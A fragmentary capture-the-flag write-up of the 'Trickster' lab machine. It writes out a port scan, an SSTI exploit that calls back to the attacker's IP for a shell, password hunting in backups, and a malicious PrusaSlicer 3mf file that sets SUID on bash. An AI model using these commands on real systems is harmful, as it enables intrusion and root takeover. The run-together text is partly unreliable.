
jamesEnumerating the Attack Surface
/opt/PrusaSlicer, but quickly found it to be a rabbit hole.pspy, I also saw some repeating processes running by the root user, but no clear indication how they could be abused. I did some research on the changedetection.py script being run by root, which is being run by docker. It seems like the changedetector service is being run inside a Docker container.root 64366 0.0 0.3 1238656 11976 ? Sl 06:40 0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id a4b9a36ae7ffc48c2b451ead77f9
root 64387 1.9 1.8 1300348 73932 ? Ssl 06:40 0:01 \_ python ./changedetection.py -d /datastore
172.17.0.2
for port in {1..65535} ; do nc -nvz 172.17.0.2 "$port" 2>&1 | grep -v refused ; done
tcp/5000!
Exploring the Web Application
ssh -fNL 127.0.0.1:5000:172.17.0.2:5000 james@trickster.htbForward tcp/5000 from Kali to tcp/5000 on the target

v0.45.20 Zach Crosman (zcrosman)
 Themeinwp.
Doing a search for "changedetection 0.45.20 cve" turns up this CVE and exploit
Pivot to Docker Container
92 through 98 the Notification Body is vulnerable to Jinja2 Server-Side Template Injection (SSTI) when we create a new web page monitoring configuration.However... we do need a login in order to be able to create the changedetection configuration.

james is repeated on this servicecurl -s https://www.exploit-db.com/raw/52027 -o exploit.pyDownload the POC from Exploit-DB
nano -l exploit.py"url": "http://10.10.14.154/changeme.txt"Change to this value on lines 50 and 75, so that the service can reach our attacker-controlled web server and check for changes
python3 -m pip install pwnRequired package for the exploit to work
echo "${RANDOM}" > changeme.txtInsert some garbage data into the file to be monitored by Change Detection
sudo python3 -m http.server 80Start an ad-hoc HTTP server, so Change Detection can read the file for changes
python3 exploit.py --url 'http://127.0.0.1:5000' --ip '10.10.14.154' --port 443Run the exploit, which starts a TCP listener on your VPN IP and port 443
echo "${RANDOM}" > changeme.txtChange the contents of changeme.txt, which will cause the service to send a notification and execute the SSTI

Exporting Backups
During the post-exploit enumeration of the Docker container, we can see the /datastore container mount, which was visible during enumeration of processes on the host.
root 53063 0.6 1.8 1300328 73900 ? Ssl 05:00 0:01 python ./changedetection.py -d /datastoreLooking in this directory, there is a /Backups directory that contains two backups of what appear to be Change Detection service.
python3 -m http.server 48080 --directory /datastore/Backups &Start a HTTP server TCP port 48080 in the background of the container
ssh -fNL 127.0.0.1:48080:172.17.0.2:48080 james@trickster.htbOpen TCP port 48080 on Kali and forward to TCP port 48080 on the container
curl -s http://127.0.0.1:48080/changedetection-backup-20240830194841.zip -o changedetection-backup-20240830194841.zip
curl -s http://127.0.0.1:48080/changedetection-backup-20240830202524.zip -o changedetection-backup-20240830202524.zip
Download the files from the container locally to Kali
unzip -d cd1 changedetection-backup-20240830194841.zip
unzip -d cd2 changedetection-backup-20240830202524.zip
Unzip the archives


sudo apt install -y brotliInstall brotli on Kali

find . -type f -name '*.br' -exec brotli -c -d {} \; | grep -iE 'adam|root|passw|james'Find every .br file and decompress it, then grep file contents for specific keywords
Pivot to Adam
We discover the database password for adam in the compressed history files stored in the container.
ssh adam@trickster.htb

sudo privileges for adam, since I already messed around with this binary earlier
Becoming Root

 Kamil Breński
Google search for "PrusaSlicer cve"
TRICKSTER.3mf file was corrupted, as I could not get prusaslicer to open the file on the target before or after editing the file. So, I opted to download a sample .3mf file from the web and use that to create the malicious file.I'm not going to name the site used, as I don't want reference their resources in the building of exploits, but it is easy to find with some simple Google research.
unzip -d extracted file.3mfcd extracted
nano Metadata/Slic3r_PE.config ; post_process = /bin/bash -c '/usr/bin/chmod u+s /bin/bash'zip -r pwn.3mf .
scp pwn.3mf adam@trickster.htb:/tmpCopy to /tmp on the target
sudo /opt/PrusaSlicer/prusaslicer -s /tmp/pwn.3mfRun the sudo command, which will change /bin/bash to have the SUID bit set


euid=0Flags
User
89f2a847e75a2d80f4ee5aba7ef064c9
Root
064ec3cb3c0f858e87bafec85f1c6613


